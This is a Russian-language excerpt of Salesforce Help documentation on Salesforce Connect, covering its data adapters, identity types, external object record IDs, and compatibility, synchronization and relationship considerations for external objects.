Первый раз, когда строка данных извлекается из внешней системы, запись внешнего объекта назначается коду Salesforce. Каждый код записи остается связан с соответствующей строкой внешних данных, кроме тех случаев, когда внешний объект удален из организации.

СМ. ТАКЖЕ:

- Взаимосвязи внешних объектов
- Рекомендации по использованию Salesforce Connect: все адаптеры
- Настройка Salesforce Connect для доступа к данным в другой организации с помощью адаптера Cross-Org
- Настройка Salesforce Connect для доступа к внешним данным посредством адаптера OData 2.0 или 4.0
- Настройка доступа к внешним данным в Salesforce Connect с помощью настраиваемого адаптера

Адаптеры Salesforce Connect

Salesforce Connect использует определяемый протоколом адаптер для подключения к внешней системе и доступа к ее данным. При определении внешнего источника данных в организации адаптер задается посредством поля «Тип».

Ниже перечислены адаптеры, доступные для Salesforce Connect.

Адаптер Salesforce Connect	Описание	Область поиска ограничений для выносок
Межорганизационный	Использует Force.com REST API для доступа к данным, хранящимся в других организациях Salesforce.	Ограничения для выносок отсутствуют. Однако каждая выноска учитывается ограничениями на использование API организации поставщика. *Справка Salesforce*: Рекомендации по использованию API для Salesforce Connect — адаптер Cross-Org *Краткое справочное руководство по ограничениям Salesforce*: Ограничения по количеству запросов API

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Адаптер Salesforce Connect	Описание	Область поиска ограничений для выносок
OData 2.0 OData 4.0	Использует протокол OData для доступа к данным, хранящимся вне системы Salesforce. Внешние данные должны быть предоставлены посредством поставщиков OData.	*Справка Salesforce*: Общие ограничения для Salesforce Connect: адаптеры OData 2.0 и 4.0
Настраиваемый адаптер, созданный посредством Apex	Используется инфраструктура коннекторов Apex для разработки собственного настраиваемого адаптера при отсутствии других подходящих адаптеров. Настраиваемый адаптер может получать данные из любой области. Например, одни данные могут извлекаться из любой области Интернета посредством выносок, тогда как другие данные могут обрабатываться или даже генерироваться программным способом.	*Руководство разработчика Apex*: Ограничения для выносок *Руководство разработчика Apex*: контролирующие ограничения при выполнении

СМ. ТАКЖЕ:

- Salesforce Connect
- Адаптер OData 2.0 или 4.0 для Salesforce Connect
- Адаптер Cross-Org для Salesforce Connect
- Пользовательский адаптер для Salesforce Connect

Тип удостоверения для внешних источников данных

Поле «Тип удостоверения» внешнего источника данных определяет необходимость использования одного или нескольких наборов регистрационных данных для доступа к внешней системе. Каждый набор регистрационных данных соответствует учетной записи во внешней системе.

При выборе типа удостоверения **«Названный субъект»** организация использует только одну учетную запись во внешней системе.

При выборе типа удостоверения **«На пользователя»** организация использует несколько учетных записей во внешней системе. Уникальный набор регистрационных данных может быть назначен каждому пользователю или группе пользователей, которые объединяются по определенному признаку (например, функция или бизнес-единица). После предоставления доступа к внешнему источнику данных посредством наборов полномочий или профилей пользователи могут настраивать и управлять собственными параметрами проверки подлинности для внешней системы.

Совет: Рекомендуем обучить пользователей процессу настройки параметров проверки подлинности для внешних систем. Убедитесь, что пользователи понимают какие регистрационные данные следует вводить для каждой внешней системы. При использовании OAuth 2.0 рекомендуем протестировать процесс OAuth на наличие потенциально бесполезных напоминаний или переадресаций, а также

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

обучить пользователей должным образом. Доступные процессы OAuth определяются используемой внешней системой, текущим поставщиком проверки подлинности и выбранными областями.

	Поле «Тип удостоверения» содержит значение «Названный субъект»	**Поле «Тип удостоверения» содержит значение «На пользователя»**
Для доступа во внешней системе к...	**Система использует регистрационные данные, заданные в...**	
Данные (поиск или просмотр внешних объектов)	Определение внешнего источника данных	Личные параметры проверки подлинности пользователя для внешней системы
Метаданные (синхронизация для создания внешних объектов)	Определение внешнего источника данных	Определение внешнего источника данных

СМ. ТАКЖЕ:

- Определение внешнего источника данных для Salesforce Connect: адаптер Cross-Org
- Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0
- Определение внешнего источника данных для Salesforce Connect: пользовательский адаптер
- Предоставление доступа к параметрам проверки подлинности для внешних источников данных
- Хранение параметров проверки подлинности для внешних систем

Коды записей для внешних объектов Salesforce Connect

Первый раз, когда строка данных извлекается из внешней системы, запись внешнего объекта назначается коду Salesforce. Каждый код записи остается связан с соответствующей строкой внешних данных, кроме тех случаев, когда внешний объект удален из организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.:

- Идентификаторы Salesforce не назначаются записям внешнего объекта, связанным с внешними источниками данных большого объема.
- В следующих версиях Salesforce временный идентификатор записи будет присваиваться записям внешних объектов, получаемых поисками SOSL и Salesforce вместо постоянного идентификатора. Чтобы подготовиться к этому изменению, не создавайте код и не пользуйтесь вставками сторонних разработчиков, в которых требуется использовать такие идентификаторы — это позволит сохранить привязку к тем же строкам внешних данных. Для существующих кодов и вставок рекомендуется убрать зависимости от

идентификаторов записей внешних объектов, во избежание проблем при внедрении упомянутого изменения.

СМ. ТАКЖЕ:

Идентификаторы записей и внешние идентификаторы для внешних объектов в Salesforce Connect: адаптер Cross-Org
Salesforce Connect

Рекомендации по использованию Salesforce Connect: все адаптеры

Salesforce Connect использует особые правила и ограничения.

Также просмотрите рекомендации для всех используемых адаптеров Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по совместимости Salesforce для Salesforce Connect: все адаптеры

Некоторые функции Salesforce используют особые правила или недоступны для внешних объектов Salesforce Connect.

Рекомендации по синхронизации для Salesforce Connect: все адаптеры

При проверке и синхронизации внешнего источника данных применяются некоторые особые алгоритмы и ограничения.

Рекомендации по использованию взаимосвязей для Salesforce Connect: все адаптеры

Взаимосвязи поиска, внешнего поиска и непрямого поиска используют некоторые особые алгоритмы и ограничения.

Рекомендации по использованию отчетов для Salesforce Connect: все адаптеры

К отчетам, которые содержат внешние объекты, применяются особые алгоритмы и ограничения.

Рекомендации по использованию лент записей для Salesforce Connect: все адаптеры

Ленты Chatter для внешних объектов используют некоторые особые алгоритмы и ограничения.

Рекомендации по использованию запросов API для Salesforce Connect: все адаптеры

Особые алгоритмы и ограничения применяются к вызовам `queryAll()` и `queryMore()` для внешних данных.

Рекомендации по поиску для Salesforce Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на поиски внешних объектов.

Рекомендации по использованию SOSL для Salesforce Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным.

Рекомендации по использованию SOQL для Salesforce Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на доступ SOQL к внешним данным.

Рекомендации по использованию внешних объектов с возможностью записи для Salesforce Connect: все адаптеры

Ознакомьтесь с ограничениями и рекомендациями по использованию Salesforce Connect для создания, обновления и удаления данных, которые хранятся вне организации Salesforce.

Рекомендации по использованию быстрых действий для Salesforce Connect: все адаптеры

Внешние объекты поддерживают быстрые действия, кроме тех случаев, когда такие действия включают характеристики или функциональные возможности, несовместимые с внешними объектами.

Рекомендации по пакетированию для Salesforce Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на пакетирование внешних источников данных, а также их зависимых внешних объектов и настраиваемых полей.

Рекомендации по использованию Lightning Experience для Salesforce Connect: все адаптеры

Пользователи могут получать доступ к внешним объектам из приложения Lightning Experience, но при этом применяются некоторые требования и особые правила.

Рекомендации по использованию Salesforce1 для Salesforce Connect: все адаптеры

Приложение Salesforce1 позволяет пользователям просматривать и искать внешние объекты, но использует некоторые особые алгоритмы и ограничения.

Рекомендации по использованию консоли для Salesforce Connect: все адаптеры

Пользователи могут работать с внешними объектами из консоли Salesforce в Salesforce Classic, но при этом следует соблюдать определенные требования и ограничения.

Рекомендации сообщества по использованию Salesforce Connect: все адаптеры

Пользователи могут получать доступ к внешним объектам из сообществ, но при этом применяются некоторые требования и ограничения.

Рекомендации Apex для Salesforce Connect: все адаптеры

Код Apex может получать доступ к внешним объектам, но при этом существуют некоторые требования и ограничения.

Общие ограничения для Salesforce Connect: все адаптеры

Просмотрите ограничения по использованию Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации для Salesforce Connect: адаптер Cross-Org

Рекомендации по использованию Salesforce Connect: адаптеры OData 2.0 и 4.0

Рекомендации по использованию Salesforce Connect: пользовательский адаптер

Рекомендации по совместимости Salesforce для Salesforce Connect: все адаптеры

Некоторые функции Salesforce используют особые правила или недоступны для внешних объектов Salesforce Connect.

- Ниже перечислены функции, недоступные для внешних объектов.
  - Действия, события и задачи
  - Процессы утверждения
  - Вложения
  - Отслеживание журнала поля
  - Потоки (Visual Workflow)
  - Поля слияния
  - Примечания
  - Процессы (конструктор процессов)
  - Безопасность записи (общий доступ)
  - Типы записей
  - Конструктор схем
  - Правила проверки
  - Бизнес-правила
- Формулы и поля сводного резюмирования не могут ссылаться на поля внешних объектов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Ниже перечислены типы настраиваемых полей, недоступные для внешних объектов.
  - Автонумерация (доступна только для адаптера cross-org для Salesforce Connect)
  - Валюта (доступна только для адаптера cross-org для Salesforce Connect)
  - Формула
  - Геолокация
  - Взаимосвязь «Основная — подробная»
  - Раскрывающийся список и раскрывающийся список со множественным выбором (доступно только для адаптера cross-org для Salesforce Connect)
  - Сводное резюмирование
  - Текст (зашифрованный)
  - Область обогащенного текста
- Ниже перечислены алгоритмы, применяемые к полям внешних объектов.
  - Стандартные значения недоступны для настраиваемых полей внешних объектов.
  - Значения полей внешних объектов отображаются без начального и конечного пробелов. Помните об этом при выполнении фильтрации по полю, которое содержит начальные и конечные пробелы.

    Например, включите начальные и конечные пробелы в следующий запрос SOQL, чтобы его значения совпадали со значениями, которые сохраняются во внешней системе. При этом, однако, пробелы не будут отображаться в результатах запроса.

    ```
    SELECT FirstName__c FROM Buyers__x WHERE FirstName__c = ' Test '
    ```

  - Когда пользователь или платформа Force.com редактирует настраиваемое поле для записи внешнего объекта, пробел перед и после значения поля удаляется.
  - При использовании текстовых полей для внешних объектов убедитесь, что указанная длина является достаточной для отображения внешних значений. Организация Salesforce усекает значение из внешней системы, которое не соответствует длине связанного текстового поля внешнего объекта. Во избежание усечения, рекомендуем увеличить длину текстового поля внешнего объекта.
  - Для цифровых полей во внешних объектах необходимо, чтобы в указанной длине помещались все цифры слева от запятой во внешних значениях. Организация Salesforce пропускает числовое значение из внешней системы, которое не соответствует длине связанного числового поля внешнего объекта. При отображении пустых значений рекомендуем настроить параметры «Длина» и «Знаки после запятой» для соответствующего числового поля внешнего объекта. Система усекает внешнее значение, цифры которого, расположенные справа от десятичной запятой, не соответствуют заданному количеству десятичных знаков.
- Внешние объекты наборов изменений добавляются в компонент настраиваемого объекта.
- При использовании Metadata API внешние объекты отображаются типом метаданных CustomObject.

Также просмотрите рекомендации для всех используемых адаптеров Salesforce Connect.

Рекомендации по совместимости Salesforce для Salesforce Connect: адаптер Cross-Org

Некоторые функции Salesforce используют особые правила или недоступны для внешних объектов, связанных с внешним источником данных типа `Salesforce Connect: Cross-Org`.

СМ. ТАКЖЕ:

Salesforce Connect

Рекомендации по использованию Salesforce Connect: все адаптеры

Рекомендации по совместимости Salesforce для Salesforce Connect: адаптер Cross-Org

Некоторые функции Salesforce используют особые правила или недоступны для внешних объектов, связанных с внешним источником данных типа `Salesforce Connect: Cross-Org`.

- Адаптеру cross-org для Salesforce Connect могут быть доступны только запрашиваемые объекты в организации поставщика. При определении внешнего объекта, имя таблицы которого определяет объект, недоступный для запроса, данный внешний объект недоступен пользователям и платформе Force.com.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Рекомендации по совместимости Salesforce для Salesforce Connect: все адаптеры

Рекомендации по раскрывающимся спискам для Salesforce Connect: адаптер Cross-Org

Рекомендации по валюте для Salesforce Connect: адаптер Cross-Org

Адаптер Cross-Org для Salesforce Connect

Рекомендации по синхронизации для Salesforce Connect: все адаптеры

При проверке и синхронизации внешнего источника данных применяются некоторые особые алгоритмы и ограничения.

- Синхронизация инициирует создание или перезапись внешних объектов Salesforce, которые соотносятся со схемой внешней системы. Синхронизация не инициирует копирование данных в организацию Salesforce или запись данных из организации во внешнюю систему.
- Каждая организация может использовать не более 100 внешних объектов. Внешние объекты не учитываются ограничениями для настраиваемых объектов. Синхронизация прекращается, если количество внешних объектов превышает 100.
- Имена всех стандартных, настраиваемых и внешних объектов должны быть уникальными внутри организации. При попытке создания внешнего объекта, API-имя которого конфликтует с API-именем текущего объекта организации, синхронизация прекращается. Если синхронизация прекращается по данной причине, рекомендуем определить необходимость текущего объекта. Если синхронизация прекращается по другой причине, рекомендуем удалить данный объект и выполнить синхронизацию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При необходимости измените API-имя текущего объекта для его несоответствия имени синхронизируемой таблицы. Однако, если текущий объект является внешним и синхронизированным ранее, то повторная синхронизация недоступна. Обновите внешний объект и его поля вручную при изменении схемы во внешней системе.

Совет: Рекомендуем создавать внешние источники данных и внешние объекты в организации Developer Edition. Затем рекомендуем использовать управляемые пакеты для развертывания внешних источников данных и внешних объектов в других организациях. Данный алгоритм позволяет внешним объектам избегать конфликтов имен с другими объектами организации путем применения префикса пространства имен.

- Синхронизация — это разовый процесс. Внесение изменений в схему внешней системы не инициирует автоматическую синхронизацию изменений в организации <0>Salesforce<1>. Отображение изменений во внешней системе требует повторной синхронизации объектов.
- Полю «Статус развертывания» каждого внешнего объекта, созданного посредством синхронизации, задается значение «В разработке». Чтобы предоставить пользователям доступ к внешнему объекту, задайте полю «Статус развертывания» значение «Развернуто». Повторная синхронизация внешнего объекта не инициирует изменение его статуса развертывания.
- При повторной синхронизации внешнего объекта:
  - Полю «Ссылочное поле отображаемого URL-адреса» задается значение «Нет».
  - Атрибут «Является полем имени», заданный настраиваемому полю, удаляется. Стандартное поле «Внешний код» используется в качестве поля имени внешнего объекта.
- Синхронизация не создает поля взаимосвязей с внешними объектами в вашей организации Salesforce. Однако пользователь может изменить тип поля, созданного синхронизацией, на варианты «Взаимосвязь поиска», «Взаимосвязь внешнего поиска» или «Взаимосвязь непрямого поиска». Изменение типа существующего настраиваемого поля проще и эффективнее, чем создание поля взаимосвязи с внешним объектом вручную.

  Предположим, внешняя система имеет взаимосвязь с внешним ключом. Синхронизация связанных таблиц создает текстовое поле в организации пользователя во внешнем столбце, где указаны внешние ключи. Чтобы отобразить взаимосвязь с внешним ключом внутри организации пользователя, поменяйте тип этого текстового поля на «Взаимосвязь внешнего поиска».
- Поле взаимосвязи — это тип настраиваемого поля. Таким образом, подобно всем настраиваемым полям внешнего объекта, поля взаимосвязи могут быть переписаны при синхронизации с внешним объектом. См. рекомендации по синхронизации для каждого используемого адаптера Salesforce Connect.
- При использовании текстовых полей для внешних объектов убедитесь, что указанная длина является достаточной для отображения внешних значений. Организация Salesforce усекает значение из внешней системы, которое не соответствует длине связанного текстового поля внешнего объекта. Во избежание усечения, рекомендуем увеличить длину текстового поля внешнего объекта.
- Для цифровых полей во внешних объектах необходимо, чтобы в указанной длине помещались все цифры слева от запятой во внешних значениях. Организация Salesforce пропускает числовое значение из внешней системы, которое не соответствует длине связанного числового поля внешнего объекта. При отображении пустых значений рекомендуем настроить параметры «Длина» и «Знаки после запятой» для соответствующего числового поля внешнего объекта. Система усекает внешнее значение, цифры которого, расположенные справа от десятичной запятой, не соответствуют заданному количеству десятичных знаков.

Также просмотрите рекомендации для всех используемых адаптеров Salesforce Connect.

Рекомендации по синхронизации для Salesforce Connect: адаптер Cross-Org

При проверке и синхронизации внешнего источника данных типа `Salesforce Connect: Адаптер «Cross-Org»` применяются некоторые особые правила и ограничения.

Рекомендации по синхронизации для Salesforce Connect: адаптер OData 2.0 или 4.0

При проверке и синхронизации внешнего источника данных типа `Salesforce Connect: OData 2.0»` или `«Salesforce Connect: OData 4.0` применяются некоторые особые правила и ограничения.

Рекомендации по синхронизации для Salesforce Connect: пользовательский адаптер

При проверке и синхронизации внешнего источника данных типа `Salesforce Connect:` Пользовательский, применяются некоторые особые алгоритмы и ограничения.

СМ. ТАКЖЕ:

Salesforce Connect

Рекомендации по использованию Salesforce Connect: все адаптеры

Статус развертывания для настраиваемых и внешних объектов

Рекомендации по синхронизации для Salesforce Connect: адаптер Cross-Org

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При проверке и синхронизации внешнего источника данных типа `Salesforce Connect: Адаптер «Cross-Org»` применяются некоторые особые правила и ограничения.

- Объекты и поля, доступные для синхронизации, определяются полномочиями объектов и полномочиями полей, назначенными пользователю организации поставщика, регистрационные данные которого задаются определением внешнего источника данных. См. раздел «Доступ пользователя к внешним данным в Salesforce Connect: адаптер Cross-Org» на странице 6812.
- Синхронизации подлежат только запрашиваемые объекты.
- Объект, API-имя которого содержит не менее 38 символов, не может быть синхронизирован. Имя внешнего объекта может содержать не более 40 символов, включая автоматически добавляемый суффикс __x. См. раздел «API-имена для внешних объектов и настраиваемых полей в Salesforce Connect: адаптер Cross-Org» на странице 6811.
- Данные типы полей не синхронизируются.
  - Текст (зашифрованный)
  - Область обогащенного текста
- Глобальные наборы значений раскрывающегося списка не синхронизируются. Если в поле раскрывающегося списка организации-поставщика используется глобальный набор значений раскрывающегося списка, то при синхронизации создается локальное поле раскрывающегося списка в организации подписчика. Локальное поле раскрывающегося списка обладает собственным набором значений.
- Неактивные значения раскрывающегося списка не синхронизируются. Если организация подписчика обращается к записи внешнего объекта, которая содержит неактивное значение раскрывающегося списка, неактивное значение добавляется в поле раскрывающегося списка во внешнем объекте.
- Синхронизация преобразует ограниченные раскрывающиеся списки в организации-поставщике в неограниченные раскрывающиеся списки во внешних объектах организации подписчика.

  Рекомендуется применять во внешних объектах только неограниченные раскрывающиеся списки, даже если они связаны с ограниченными раскрывающимися списками в организации-поставщике. Ограниченные раскрывающиеся списки в организации-поставщике блокируют неутвержденные значения из организации подписчика, устраняя необходимость ограничивать раскрывающиеся списки во внешних объектах.

- Чтобы разрешить пользователям менять валюту при правке записи внешнего объекта, добавьте к макетам страниц поле Валюта. Все остальные синхронизированные поля автоматически добавляются в макет страницы по умолчанию.
- Синхронизация всегда включает в поиск внешний объект, если функции поиска включены во внешнем источнике данных, и наоборот.
- Поля взаимосвязи «Иерархия», «Поиск» и «Основная — подробная» подлежат синхронизации. Тем не менее в организации подписчика эти поля становятся текстовыми, а их значения отображаются как коды, а не как имена записей.

  Например, синхронизации подлежит объект «Организация». При просмотре организации 1 в организации поставщика поле «Ответственный за организацию» (`Account.OwnerId`) отображает значение «Иван Петров». При просмотре эквивалентной организации в организации подписчика поле (`Account__x.OwnerId__c`) отображает значение «005B00000019eaplAA».

- Для отражения взаимосвязей поиска из организации поставщика в организации подписчика можно использовать взаимосвязи внешнего поиска. Выполните синхронизацию родительских и дочерних объектов для каждой взаимосвязи поиска, которую требуется использовать в организации подписчика. Каждое поле взаимосвязи поиска становится текстовым полем в организации подписчика. Измените тип текстового поля, созданного при синхронизации, на «Взаимосвязь внешнего поиска». При указании родительского объекта взаимосвязи внешнего поиска выберите внешний объект, который соответствует родительскому объекту в организации поставщика.
- Имена и метки синхронизированных полей в организации подписчика извлекаются из API-имен (не меток) полей в организации поставщика. Например, объект «Организация» в организации поставщика содержит стандартное поле «Ответственный за организацию» (`OwnerId`). При синхронизации объекта «Организация» полю `Account__x.OwnerId__c` в организации подписчика назначается метка «Код ответственного» и имя «OwnerId».

Важное замечание: При выборе объектов организации поставщика для синхронизации определите необходимость отображения флажка в столбце «Синхронизировано».

При наличии флажка «Синхронизировано» организация подписчика использует внешний объект, имя которого (например, `Account__x`) связывает его с объектом в организации поставщика (например, `Account`). При выборе объекта и выполнении действия **«Синхронизировать»**:

- Система перезаписывает внешний объект.
- Система перезаписывает любое настраиваемое поле внешнего объекта, если его API-имя (например, `Email_c__c`) связывает его с полем в организации поставщика (например, `Email__c`).
- Система сохраняет как есть любые другие настраиваемые поля внешнего объекта, включая:
  - Ранее синхронизированные настраиваемые поля, API-имена которых изменились путем редактирования значений «Имя поля».
  - Вручную добавленные настраиваемые поля, API-имена которых не связаны с полями объекта в организации поставщика.

При отсутствии флажка «Синхронизировано» синхронизация объекта инициирует создание внешнего объекта в организации подписчика.

Например, при изменении имени объекта в организации поставщика для его разъединения с именем внешнего объекта в организации подписчика. Синхронизация данного объекта инициирует создание внешнего объекта в организации подписчика. Рекомендуем выполнять синхронизацию только после изменения имени текущего внешнего объекта в соответствии с обновленным именем объекта в организации поставщика.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

- API-имена для внешних объектов и настраиваемых полей в Salesforce Connect: адаптер Cross-Org
- Организации поставщика и подписчика в Salesforce Connect: адаптер Cross-Org
- Рекомендации по синхронизации для Salesforce Connect: все адаптеры
- Адаптер Cross-Org для Salesforce Connect

Рекомендации по синхронизации для Salesforce Connect: адаптер OData 2.0 или 4.0

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При проверке и синхронизации внешнего источника данных типа `Salesforce Connect: OData 2.0`» или «`Salesforce Connect: OData 4.0` применяются некоторые особые правила и ограничения.

- Синхронизация всегда включает в поиск внешний объект, если функции поиска включены во внешнем источнике данных, и наоборот.
- Список поддерживаемых типов OData см. в разделе «Соотнесение типов OData» справки Salesforce.

Важное замечание: При выборе таблиц для синхронизации определите необходимость отображения флажка в столбце «Синхронизировано».

При наличии флажка «Синхронизировано» организация использует внешний объект, имя которого соответствует имени таблицы. При выборе таблицы и выполнении действия **«Синхронизировать»**:

- Система перезаписывает внешний объект.
- Любое настраиваемое поле для внешнего объекта перезаписывается, если имя его API (например, `Email__c`) связывает его с именем столбца таблицы (например, `Email`).
- Система сохраняет как есть любые другие настраиваемые поля внешнего объекта, включая:
  - Ранее синхронизированные настраиваемые поля, API-имена которых изменились путем редактирования значений «Имя поля».
  - Пользовательские поля, добавленные вручную, API-имена которых не связаны с именами столбца таблицы.

При отсутствии флажка «Синхронизировано» синхронизация таблицы инициирует создание внешнего объекта в организации. Имя нового внешнего объекта соответствует имени таблицы.

Например, если имя таблицы во внешней системе изменено и больше не соответствует имени внешнего объекта, синхронизация данной таблицы приводит к созданию внешнего объекта в системе Salesforce. Рекомендуем синхронизировать данную таблицу только после изменения имени текущего внешнего объекта в соответствии с новым именем таблицы во внешней системе.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

- Рекомендации по синхронизации для Salesforce Connect: все адаптеры
- Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0
- Адаптер OData 2.0 или 4.0 для Salesforce Connect
- Соотнесение типов OData

Рекомендации по синхронизации для Salesforce Connect: пользовательский адаптер

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При проверке и синхронизации внешнего источника данных типа `Salesforce Connect: Пользовательский`, применяются некоторые особые алгоритмы и ограничения.

- Синхронизация всегда включает в поиск внешний объект, если функции поиска включены во внешнем источнике данных, и наоборот. Для внешнего источника данных типа «Salesforce Connect: пользовательский», поиск активизируется, когда класс пользовательского адаптера `DataSource.Provider` заявляет характеристику `DataSource.Capability.SEARCH`.

Важное замечание: При выборе таблиц для синхронизации определите необходимость отображения флажка в столбце «Синхронизировано».

При наличии флажка «Синхронизировано» организация использует внешний объект, имя которого соответствует имени таблицы. При выборе таблицы и выполнении действия **«Синхронизировать»**:

- Система перезаписывает внешний объект.
- Любое настраиваемое поле для внешнего объекта перезаписывается, если имя его API (например, `Email__c`) связывает его с именем столбца таблицы (например, `Email`).
- Система сохраняет как есть любые другие настраиваемые поля внешнего объекта, включая:
  - Ранее синхронизированные настраиваемые поля, API-имена которых изменились путем редактирования значений «Имя поля».
  - Пользовательские поля, добавленные вручную, API-имена которых не связаны с именами столбца таблицы.
- Синхронизация всегда включает в поиск внешний объект, если функции поиска включены во внешнем источнике данных, и наоборот. Для внешнего источника данных типа «Salesforce Connect: пользовательский», поиск активизируется, когда класс пользовательского адаптера `DataSource.Provider` заявляет характеристику `DataSource.Capability.SEARCH`.

При отсутствии флажка «Синхронизировано» синхронизация таблицы инициирует создание внешнего объекта в организации. Имя нового внешнего объекта соответствует имени таблицы.

Например, предположим, что вы измените имя таблицы в классе пользовательского адаптера `DataSource.Connection` больше не соответствует имени внешнего объекта. При синхронизации этой таблицы создается внешний объект в Salesforce.

Рекомендуем синхронизировать данную таблицу только после изменения имени текущего внешнего объекта в соответствии с новым именем таблицы в классе `DataSource.Connection`.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

- Рекомендации по синхронизации для Salesforce Connect: все адаптеры
- Определение внешнего источника данных для Salesforce Connect: пользовательский адаптер
- Пользовательский адаптер для Salesforce Connect

Рекомендации по использованию взаимосвязей для Salesforce Connect: все адаптеры

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Взаимосвязи поиска, внешнего поиска и непрямого поиска используют некоторые особые алгоритмы и ограничения.

- Внешние объекты поддерживают только взаимосвязи поиска, внешнего поиска и непрямого поиска. Другие типы взаимосвязей не поддерживаются.
- В зависимости от доступности внешней системы, связанные списки дочерних внешних объектов могут отличаться медленной загрузкой при просмотре страниц сведений о родительских записях.
- Взаимосвязи с внешними объектами позволяют пользователям создавать дочерние записи на основании страниц сведений родительских записей. Однако поле взаимосвязи по каждой новой дочерней записи не заполняется автоматически, чтобы определить родительскую запись.
- Синхронизация не создает поля взаимосвязей с внешними объектами в вашей организации Salesforce. Однако пользователь может изменить тип поля, созданного синхронизацией, на варианты «Взаимосвязь поиска», «Взаимосвязь внешнего поиска» или «Взаимосвязь непрямого поиска». Изменение типа существующего настраиваемого поля проще и эффективнее, чем создание поля взаимосвязи с внешним объектом вручную.

  Предположим, внешняя система имеет взаимосвязь с внешним ключом. Синхронизация связанных таблиц создает текстовое поле в организации пользователя во внешнем столбце, где указаны внешние ключи. Чтобы отобразить взаимосвязь с внешним ключом внутри организации пользователя, поменяйте тип этого текстового поля на «Взаимосвязь внешнего поиска».

- Поле взаимосвязи — это тип настраиваемого поля. Таким образом, подобно всем настраиваемым полям внешнего объекта, поля взаимосвязи могут быть переписаны при синхронизации с внешним объектом. См. рекомендации по синхронизации для каждого используемого адаптера Salesforce Connect.
- Взаимосвязи внешних объектов не поддерживают каскадное удаление.
- Только в Salesforce Classic:
  - Поля взаимосвязи непрямого поиска не отображают ожидаемые имена родительских записей. Вместо этого в поле непрямого поиска отображается значение целевого поля родительского объекта. Чтобы можно было найти связанные записи, значения целевого поля совпадают со значениями поля взаимосвязи непрямого поиска дочернего объекта. Целевое поле, которое содержит атрибуты «Внешний код» и «Уникальное», выбирается при создании поля непрямого поиска.
  - Поля взаимосвязи внешнего поиска не всегда отображают ожидаемые имена родительских записей. Если организация ранее извлекла родительскую запись, в поле взаимосвязи внешнего поиска будет отображено ожидаемое имя. В противном случае поле внешнего поиска отображает либо код родительской записи, либо

значение стандартного поля «Внешний код» объекта. Последний отображается по умолчанию. Однако, если настраиваемое поле родительского объекта имеет атрибут «Является полем имени», отображается код родительского объекта. Если в поле внешнего поиска отображен код, необходимо перезагрузить страницу, чтобы код заменился на имя.

- Поиск недоступен для полей взаимосвязи внешнего поиска. Чтобы отредактировать поле взаимосвязи внешнего поиска, вручную введите значение стандартного поля `External ID` для родительской записи. Данное ограничение не применяется, когда родительский внешний объект связан с адаптером cross-org для Salesforce Connect.
- Поиск недоступен для полей взаимосвязи непрямого поиска. Чтобы отредактировать поле взаимосвязи непрямого поиска, вручную введите значение целевого поля для родительской записи. Целевое поле является настраиваемым полем с атрибутами «Внешний код» и «Уникальное», которое было выбрано при создании взаимосвязи непрямого поиска. Чтобы можно было найти связанные записи, значения целевого поля в Salesforce совпадают со значениями поля взаимосвязи непрямого поиска дочернего объекта.
- При использовании взаимосвязей внешнего поиска и непрямого поиска родительская запись отображается как активная ссылка в поле взаимосвязи дочерней записи. Если дочерняя запись просматривается пользователем, которому недоступна родительская запись, то родительская запись отображается в поле взаимосвязи в виде обычного текста.
- Поля взаимосвязи внешнего поиска не поддерживают фильтры поиска.
- Поля взаимосвязи непрямого поиска могут создаваться только для внешних объектов.
